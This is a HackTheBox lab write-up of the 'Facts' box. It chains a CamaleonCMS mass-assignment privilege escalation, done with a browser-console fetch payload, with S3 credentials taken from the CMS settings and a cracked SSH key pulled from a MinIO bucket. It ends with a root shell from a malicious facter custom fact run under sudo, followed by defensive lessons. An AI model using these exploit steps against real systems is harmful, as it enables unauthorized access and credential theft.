HackTheBox — Facts
Facts is a Linux box that chains together three distinct mistakes: a mass-assignment vulnerability in CamaleonCMS that lets any registered user promote themselves to admin, S3 credentials left sitting in the CMS settings panel, and a sudo rule granting unrestricted code execution through Puppet’s facter tool. Each step unlocks the next, and the whole thing hangs together around a pleasing theme — trivia content, a tool literally named after “facts,” and a username pulled from a cracked SSH key that points back to the box name.
Reconnaissance
I started with a full TCP scan to understand the attack surface.

Three ports came back interesting:
- 22/tcp — OpenSSH 9.9p1 (Ubuntu)
- 80/tcp — nginx 1.26.3, redirecting to
http://facts.htb/ - 54321/tcp — MinIO object storage, with the web console redirecting to port 9001
After adding facts.htb to /etc/hosts, I browsed to the site. It’s running CamaleonCMS — a Ruby on Rails CMS — on the default camaleon_first theme. The session cookie (_factsapp_session) confirms Rails. There are a couple of pages of trivia content and images being proxied from a path that would later turn out to map to a MinIO bucket called randomfacts.
Poking at MinIO
Port 54321 exposes the MinIO API directly. The first thing I checked was whether any buckets were publicly accessible.
curl -s http://facts.htb:54321/randomfacts/
The randomfacts bucket is both listable and writable anonymously — I confirmed this by uploading a test file and reading it back through both MinIO and the nginx proxy. That’s a useful primitive, but I needed to think about how to weaponize it.
I also tried CVE-2023-28432, a MinIO information disclosure bug that dumps environment variables (including credentials) via a POST to /minio/health/cluster. This one was patched — the endpoint returned BadRequest. Port 9001 (the MinIO admin console) wasn’t reachable externally either.
Probing for other bucket names returned 403 for everything, which is the same response as non-existent buckets on a hardened MinIO setup. I couldn’t enumerate private buckets without credentials. That avenue was parked for now.
Foothold
CVE-2025-2304 — CamaleonCMS Mass Assignment
The admin login at /admin/login was my first target. Default credentials (admin/admin) didn’t work, but there was a registration endpoint at /admin/register. I created an account and got in as a Client — the lowest privilege role.
From there I started reading CamaleonCMS source. The update profile endpoint in versions before 2.9.1 has a classic Rails mass assignment mistake:
@user.update(params.require(:password).permit!)
permit! whitelists every parameter nested under password[] — including role. That means any authenticated user can self-promote to admin by sending a crafted PATCH request to /admin/users/:id/updated_ajax.
To exploit this cleanly, I grabbed my CSRF token and fired off the payload from the browser console while logged in as my newly registered user:
var token = document.querySelector('#profie-form-ajax-password input[name="authenticity_token"]').value;
var fd = new FormData();
fd.append('_method', 'patch');
fd.append('authenticity_token', token);
fd.append('password[password]', 'Password123');
fd.append('password[password_confirmation]', 'Password123');
fd.append('password[role]', 'admin');
fetch('/admin/users/5/updated_ajax', { method: 'POST', body: fd, credentials: 'same-origin' });
The user ID 5 was mine — visible in the profile URL. After running this and refreshing, I was now an Administrator. The role parameter sailed straight through permit! without any validation.
MinIO Credentials in Plain Sight
With admin access to the CMS, I went exploring. Under Settings → General Site, the S3 configuration was sitting there in the clear:
- Access Key:
AKIA595383B4F8812028 - Secret Key:
8Ve+8ajtfs90I4ylOIBLNgDMQsV7Ohqe9sT0VlOr
This is a lesson I see constantly on internal engagements: CMS admin panels are treasure troves. Developers drop cloud credentials into settings forms and forget about them.
Pivoting into MinIO with Authenticated Access
With real credentials, I configured mc (the MinIO CLI client) and listed all buckets:
mc alias set facts http://facts.htb:54321 AKIA595383B4F8812028 8Ve+8ajtfs90I4ylOIBLNgDMQsV7Ohqe9sT0VlOr
mc ls facts

There it is — an internal bucket that was completely invisible during my anonymous enumeration (it returned 403 just like non-existent buckets). I drilled into it:
mc ls --recursive facts/internal
It contained what looked like a home directory backup. I mirrored the whole thing locally:
mc mirror facts/internal ./internal-backup
Inside I found .ssh/id_ed25519 — a private SSH key. Before trying to use it, I wanted to know who it belonged to. The key comment is often overlooked:
ssh-keygen -y -f internal-backup/.ssh/id_ed25519
The output ended with [email protected]. Username confirmed.
The key was passphrase-protected, so I ran it through ssh2john and cracked it against rockyou.txt:
ssh2john internal-backup/.ssh/id_ed25519 > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

dragonballz. With that, I had everything I needed:
ssh -i internal-backup/.ssh/id_ed25519 [email protected]
User flag obtained.
Privilege Escalation
Once on the box as trivia, the first thing I always run is sudo -l:

facter is Puppet’s fact-gathering tool, and it supports loading custom Ruby fact definitions from a user-specified directory via --custom-dir. Since facter facts are just Ruby code, and we can run facter as root, this is an immediate game over.
I created a malicious fact file in /tmp/evil/:
mkdir /tmp/evil
cat > /tmp/evil/pwn.rb << 'EOF'
Facter.add(:pwn) do
  setcode do
    system('/bin/bash')
    'done'
  end
end
EOF
The setcode block is what facter executes to compute the fact’s value. Calling system('/bin/bash') here spawns an interactive shell — and since we’re running under sudo, that shell belongs to root.
sudo /usr/bin/facter --custom-dir /tmp/evil pwn

Root flag captured.
Lessons Learned
Mass assignment is still a real threat in Rails. CVE-2025-2304 exists because permit! is a blunt instrument — it whitelists everything. Any time you see that call in a codebase, ask what attributes are being passed in and whether any of them are sensitive (like role, admin, verified). Strong parameters exist for a reason; using permit! defeats their entire purpose.
CMS admin panels routinely leak credentials. The MinIO keys were sitting in the CamaleonCMS settings UI in plaintext. On real engagements, once you have CMS admin access, every settings page is worth reading carefully. API keys, SMTP passwords, S3 credentials — they all live there.
MinIO bucket enumeration changes completely with authentication. The internal bucket was undetectable anonymously (403 is indistinguishable from “does not exist” on MinIO). This is actually good security design — but it means credential theft is the key that unlocks the rest of the attack chain. Without the CMS admin pivot, the MinIO credentials, and therefore the SSH key, would never have been reachable.
SSH key comments reveal usernames. Private keys frequently embed user@hostname in the comment field. ssh-keygen -y -f keyfile extracts the public key, including that comment, without needing the passphrase first. This is an easy way to recover a username when you find a key in an unusual location.
Passphrases on SSH keys are only as strong as the wordlist. dragonballz fell immediately against rockyou.txt. If an SSH key is going to be stored somewhere sensitive like a backup bucket, the passphrase needs to be strong enough to survive offline cracking — or the key shouldn’t be stored there at all.
facter --custom-dir is a trivial sudo escape. This is documented on GTFOBins, but the mechanism is worth understanding: Puppet’s fact system is built on arbitrary Ruby execution by design. That’s fine when facter runs as an unprivileged process collecting system information. When you grant sudo access to it, you’re granting sudo access to an arbitrary Ruby interpreter. The fix is either to remove the sudo rule or to wrap the call so --custom-dir cannot be passed.
The box’s theme ties the whole thing together elegantly — trivia facts on the website, a backup belonging to a user named trivia, and root via a tool literally called facter. Nice box design.